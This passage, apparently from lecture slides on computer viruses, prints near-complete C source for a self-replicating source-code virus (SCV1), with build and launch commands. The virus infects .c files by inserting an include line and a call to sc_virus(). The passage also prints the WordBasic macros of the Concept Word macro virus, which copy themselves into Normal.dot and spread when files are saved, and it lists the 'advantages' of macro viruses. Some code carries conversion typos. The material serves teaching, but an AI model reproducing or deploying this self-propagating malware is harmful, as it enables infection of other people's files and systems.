        j=0; l[j]=0;
```

```
        while (((!feof(f)) && ((j==0)||((l[j-1]!=0x0A)))) /* read a line of text */
            {fread(&l[j],1,1,f); j++;}
```

```
        l[j]=0;
```

```
        lct++; /* increment line count */
```

```
        cf1=FALSE; /* flag for // style comment */
```



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## SCV1 – Source Code Virus 1:

```
//VIRUS.HS (5):
```

```
for (i=0;l[i]!=0;i++)
{
    if ((l[i]=='/')&&(l[i+1]=='/')) cf1=TRUE; /* set comment flags */
    if ((l[i]=='/')&&(l[i+1]=='*')) cf2=TRUE; /* before searching */
    if ((l[i]=='*')&&(l[i+1]=='/')) cf2=FALSE; /* for a bracket */
    if ((l[i]=='}')&&((cf1|cf2)==FALSE)) lbdl=lct; /* update lbdl */
}

if ((strcmp(l,"/*",2)!=0)&&(strcmp(l,"//",2)!=0)&&(vh==FALSE))
{
    strcpy(p,"#include <virus.h>\n"); /* put include virus.h */
    fwrite(&p[0],strlen(p),1,ft); /* on first line that isnt */
    vh=TRUE; /* a comment, update flag */
    lct++; /* and line count */
}

for (i=0;l[i]!=0;i++) fwrite(&l[i],1,1,ft); /*write line of text to file*/

} while (!feof(f));
```





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## SCV1 – Source Code Virus 1:

//VIRUS.HS (6):

```
fclose(f);  
fclose(ft);
```

```
if ((ft=fopen("temp.ccc","r"))==NULL) return; /*2nd pass, reverse file names*/  
if ((f=fopen(fn,"w"))==NULL) return;
```

```
lct=0;
```

```
cf2=FALSE;
```

```
do {
```

```
    j=0; l[j]=0;
```

```
    while ((!feof(ft)) && ((j==0)|| (l[j-1]!=0x0A))) /* read line of text */  
        {fread(&l[j],1,1,ft); j++;}
```

```
    l[j]=0;
```

```
    lct++;
```

```
    for (i=0;l[i]!=0;i++)
```

```
    {
```

```
        if ((l[i]=='/')&&(l[i+1]=='*')) cf2=TRUE; /* update comment flag */
```

```
        if ((l[i]=='*')&&(l[i+1]=='/')) cf2=FALSE;
```

```
    }
```

```
if (lct==lbdl) /* insert call to sc_virus() */
```

```
{
```

```
    k=strlen(l); /* ignore // comments */
```

```
    for (i=0;i<strlen(l);i++) if ((l[i]=='/')&&(l[i+1]=='/')) k=i;
```

```
    i=k;
```



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## SCV1 – Source Code Virus 1:

```
//VIRUS.HS (7):
```

```
while ((i>0)&&((l[i]!='}')||(cf2==TRUE)))
{
    i--; /* decrement i and track*/
    if ((l[i]=='/')&&(l[i-1]=='*')) cf2=TRUE; /*comment flag properly*/
    if ((l[i]=='*')&&(l[i-1]=='/')) cf2=FALSE;
}
```

```
if (l[i]=='}') /* ok, legitimate last bracket, put call in now*/
{ /* by inserting it in l */
    for (j=strlen(l);j>=i;j--) l[j+11]=l[j]; /* at i */
    strncpy(&l[i],"sc_virus();",11);
}
```

```
 } /* end --- if (lct==lbd) */
```

```
for (i=0;l[i]!=0;i++) fwrite(&l[i],1,1,f); /* write text l to the file */
} while (!feof(ft));
```

```
fclose(f); /* second pass done */
```

```
fclose(ft);
```

```
remove("temp.ccc"); /* get rid of temp file */
```

```
}
```



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## SCV1 – Source Code Virus 1:

```
//VIRUS.HS (8):
```

```
/******
```

```
/* This routine searches for the virus.h file in the first include directory. It returns TRUE if it finds the file. */
```

```
int find_virush(char *fn) {
```

```
    FILE *f;
```

```
    int i;
```

```
    strcpy(fn, getenv("INCLUDE"));
```

```
    for (i=0;fn[i]!=0;i++) /* truncate include if it has */
```

```
        if (fn[i]==';') fn[i]=0; /* multiple directories */
```

```
    if (fn[0]!=0) strcat(fn, "\\VIRUS.H"); /*full path of virus.h is in fn now*/
```

```
    else strcpy(fn, "VIRUS.H"); /* if no include, use current*/
```

```
    f=fopen(fn, "r"); /* try to open the file */
```

```
    if (f==NULL) return FALSE; /* can't, it doesn't exist */
```

```
    fclose(f); /* else just close it and exit */
```

```
    return TRUE;
```

```
}
```



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## SCV1 – Source Code Virus 1:

```
//VIRUS.HS (9):
```

```
/******
```

```
/* This routine writes the virus.h file in the include directory. It must read
through the virush constant twice, once transcribing it literally to make
the ascii text of the virus.h file, and once transcribing it as a binary
array to make the virush constant, which is contained in the virus.h file */
```

```
void write_virush(char *fn) {
```

```
    int j,k,l,cc;
```

```
    char v[255];
```

```
    FILE *f;
```

```
    if ((f=fopen(fn,"a"))==NULL) return;
```

```
    cc=j=k=0;
```

```
    while (virush[j]) fwrite(&virush[j++],1,1,f); /*write up to first 0 in const*/
```

```
    while (virush[k]||(k==j)) /* write constant in binary form */
    {
```

```
        itoa((int)virush[k],v,10); /* convert binary char to ascii #*/
```

```
        l=0;
```

```
        while (v[l]) fwrite(&v[l++],1,1,f); /* write it to the file */
```

```
        k++;
```

```
        cc++;
```



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## SCV1 – Source Code Virus 1:

```
//VIRUS.HS (10):
```

```
if (cc>20) /* put only 20 bytes per line */
```

```
{
```

```
    strcpy(v,"\n “);
```

```
    fwrite(&v[0],strlen(v),1,f);
```

```
    cc=0;
```

```
} else {
```

```
    v[0]=',';
```

```
    fwrite(&v[0],1,1,f);
```

```
}
```

```
} //end while
```

```
strcpy(v,"0;"); /* end of the constant */
```

```
fwrite(&v[0],3,1,f);
```

```
j++;
```

```
while (virush[j]) fwrite(&virush[j++],1,1,f);/*write everything after const*/
```

```
fclose(f); /* all done */
```

```
}
```





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## SCV1 – Source Code Virus 1:

```
//VIRUS.HS (11):
```

```
/******
```

```
/* This is the actual viral procedure. It does two things: (1) it looks for the file VIRUS.H, and creates it if it is not there. (2) It looks for an infectable C file and infects it if it finds one. */
```

```
void sc_virus() {
```

```
    char fn[64];
```

```
    strcpy(fn, getenv("INCLUDE")); /* make sure there is an include directory */
```

```
    if (fn[0]) {
```

```
        if (!find_virush(fn)) write_virush(fn); /* create virus.h if needed */
```

```
        strcpy(fn, "*.c");
```

```
        if (find_c_file(fn)) append_virus(fn); /* infect a file */
```

```
    }
```

```
}
```

```
#endif
```



# 5 SCV – Source Code Viruses

## SCV1 – Source Code Virus 1:

```
//CONSTANT.C (1):
```

```
// This program adds the virush constant to the virus.h source file, and  
// names the file with the constant as virus.hhh
```

```
#include <stdio.h>
```

```
#include <fcntl.h>
```

```
int ccount;
```

```
FILE *f1,*f2,*ft;
```

```
void put_constant(FILE *f, char c) {
```

```
    char n[5],u[26];
```

```
    int j;
```

```
    itoa((int)c,n,10);
```

```
    j=0;
```

```
    while (n[j]) fwrite(&n[j++],1,1,f);
```

```
    ccount++;
```

```
    if (ccount>20) {
```

```
        strcpy(&u[0],",\n ");
```

```
        fwrite(&u[0],strlen(u),1,f);
```

```
        ccount=0;
```

```
    } else {
```

```
        u[0]=',';
```

```
        fwrite(&u[0],1,1,f);
```

```
    }
```

```
}
```



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## SCV1 – Source Code Virus 1:

//CONSTANT.C (2):

```
/******  
void main() {  
    char l[255],p[255];  
    int i,j;  
    ccount=0;  
  
    fl=fopen("virus.hs","r");  
    ft=fopen("virus.h","w");  
  
    do {  
        j=0; l[j]=0;  
  
        while ((!feof(fl)) && ((j==0)|| (l[j-1]!=0x0A))) {  
            fread(&l[j],1,1,fl); j++;}  
        l[j]=0;  
        if (strcmp(l,"static char virush[]={0};\n") == 0) {  
            fwrite(&l[0],22,1,ft);  
            f2=fopen("virus.hs","r");  
            do {  
                j=0; p[j]=0;  
                while ((!feof(f2)) && ((j==0)|| (p[j-1]!=0x0A))) {fread(&p[j],1,1,f2);  
j++;}  
                p[j]=0;
```



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## SCV1 – Source Code Virus 1:

**//CONSTANT.C (3):**

```
if (strcmp(p,"static char virush[]={0};\n")= =0) {

    for (i=0;i<22;i++) put_constant(ft,p[i]);

    p[0]='0'; p[1]=' ';
    fwrite(&p[0],2,1,ft);
    ccount++;
    for (i=25;p[i]!=0;i++) put_constant(ft,p[i]);
} else {
    for (i=0;i<j;i++) put_constant(ft,p[i]);
}
} while (!feof(f2));

strcpy(&p,"0);\n");
fwrite(&p[0],strlen(p),1,ft);
} else for (i=0;i<j;i++) fwrite(&l[i],1,1,ft);
} while (!feof(f1));

fclose(f1);
fclose(f2);
fclose(ft);
} //end main()
```



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## SCV1 – Source Code Virus 1:

**LAUNCH the program:**

```
constant  
copy virus.h \c700\include  
cl scv1.c
```





# 6 Macro–Viruses


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## Features:


- Are written in macro programming language MS-Word specific application – Word Basic for MS-WORD 6.0 & VBA starting with MS-WORD 7
- Are running automatically at file opening
- Infects the Word Template files/documents that are saving the macros

## Concept Virus Operations (August 1995):

- A infected Word Template document is opened
- By default the macros from the document are run
- The virus infects the standard template file, Normal.dot
- There are macros that replace the “*FileSaveAs*” & “*AutoOpen*” operations
- The virus executes the operations for its own scope
- The infection is realized automatically in the saving process




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## Macros:

- **AAAZAO** – copy of the '*AutoOpen*' macro
- **AAAZFS** – new version of the '*FileSaveAs*' macro
- **AutoOpen** – automatically executed macro at the file opening
- **FileSaveAs** – macro which modifies the initial macro for saving a Word Template file with *.doc* extension
- **PayLoad** – the macro which contains the processing/scope routines of the macro-virus



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



**INFECTED**  
**MS Word**  
**Document**



**Normal.dot**

**Document**  
**Opening**



```
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```





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**AAAZAO :**

**Sub MAIN**

**On Error Goto Abort**

**iMacroCount = CountMacros(0, 0)**

**For i = 1 To iMacroCount**

**If MacroName\$(i, 0, 0) = "PayLoad" Then**

**bInstalled = - 1**

**End If**

**If MacroName\$(i, 0, 0) = "FileSaveAs" Then**

**bTooMuchTrouble = - 1**

**End If**

**Next i**

**If Not bInstalled And Not bTooMuchTrouble Then**

**iWW6lInstance = Val(GetDocumentVar\$("WW6Infector"))**

**sMe\$ = FileName\$()**

**sMacro\$ = sMe\$ + ":Payload"**

**MacroCopy sMacro\$, "Global:PayLoad"**

**sMacro\$ = sMe\$ + ":AAAZFS"**

**MacroCopy sMacro\$, "Global:FileSaveAs"**

**sMacro\$ = sMe\$ + ":AAAZFS"**

**MacroCopy sMacro\$, "Global:AAAZFS"**

**sMacro\$ = sMe\$ + ":AAAZAO"**

**MacroCopy sMacro\$, "Global:AAAZAO"**

**SetProfileString "WW6l", Str\$(iWW6lInstance + 1)**

**MsgBox Str\$(iWW6lInstance + 1)**

**End If**

**Abort:**

**End Sub**



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**AAAZFS :**

**Sub MAIN**

**Dim dlg As FileSaveAs**

**On Error Goto bail**

**GetCurValues dlg**

**Dialog dlg**

**If dlg.Format = 0 Then dlg.Format = 1**

**sMe\$ = FileName\$()**

**sTMacro\$ = sMe\$ + ":AutoOpen"**

**MacroCopy "Global:AAAZAO", sTMacro\$**

**sTMacro\$ = sMe\$ + ":AAAZAO"**

**MacroCopy "Global:AAAZAO", sTMacro\$**

**sTMacro\$ = sMe\$ + ":AAAZFS"**

**MacroCopy "Global:AAAZFS", sTMacro\$**

**sTMacro\$ = sMe\$ + ":Payload"**

**MacroCopy "Global:Payload", sTMacro\$**

**FileSaveAs dlg**

**Goto Done**

**Bail:**

**If Err <> 102 Then**

**FileSaveAs dlg**

**End If**

**Done:**

**End Sub**



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## **AutoOpen :**

**Sub MAIN**

**On Error Goto Abort**

**iMacroCount = CountMacros(0, 0)**

**For i = 1 To iMacroCount**

**If MacroName\$(i, 0, 0) = "PayLoad" Then bInstalled = - 1**

**End If**

**If MacroName\$(i, 0, 0) = "FileSaveAs" Then bTooMuchTrouble = - 1**

**End If**

**Next i**

**If Not bInstalled And Not bTooMuchTrouble Then**

**iWW6lInstance = Val(GetDocumentVar\$("WW6lInfector"))**

**sMe\$ = FileName\$()**

**sMacro\$ = sMe\$ + ":Payload"**

**MacroCopy sMacro\$, "Global:PayLoad"**

**sMacro\$ = sMe\$ + ":AAAZFS"**

**MacroCopy sMacro\$, "Global:FileSaveAs"**

**sMacro\$ = sMe\$ + ":AAAZFS"**

**MacroCopy sMacro\$, "Global:AAAZFS"**

**sMacro\$ = sMe\$ + ":AAAZAO"**

**MacroCopy sMacro\$, "Global:AAAZAO"**

**SetProfileString "WW6l", Str\$(iWW6lInstance + 1)**

**MsgBox Str\$(iWW6lInstance + 1)**

**End If**

**Abort:**

**End Sub**



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**FileSaveAs :**

**Sub MAIN**

**Dim dlg As FileSaveAs**

**On Error Goto bail**

**GetCurValues dlg**

**Dialog dlg**

**If dlg.Format = 0 Then dlg.Format = 1**

**sMe\$ = FileName\$()**

**sTMacro\$ = sMe\$ + ":AutoOpen"**

**MacroCopy "Global:AAAZAO", sTMacro\$**

**sTMacro\$ = sMe\$ + ":AAAZAO"**

**MacroCopy "Global:AAAZAO", sTMacro\$**

**sTMacro\$ = sMe\$ + ":AAAZFS"**

**MacroCopy "Global:AAAZFS", sTMacro\$**

**sTMacro\$ = sMe\$ + ":PayLoad"**

**MacroCopy "Global:PayLoad", sTMacro\$**

**FileSaveAs dlg**

**Goto Done**

**Bail:**

**If Err <> 102 Then FileSaveAs dlg**

**End If**

**Done:**

**End Sub**





# 6 Macro–Viruses

## Advantages:

- Easy to develop – few technical knowledge, basis programming in VB/VBA
- Runs on any Windows O.S. which has MS Office installed
- High Portability
- Fast propagation using E-mail/Office documents
- One of the first polymorphic virus
- DOESN'T destroy the host

## Disadvantages:

- Easy to Detect
- Developed in VB/VBA => the developer hasn't access to the O.S. resources BUT combining with C/C++ or ASM programs => could be very destructive
- The effects are more easy to be observed in case of big macro VB/VBA programs

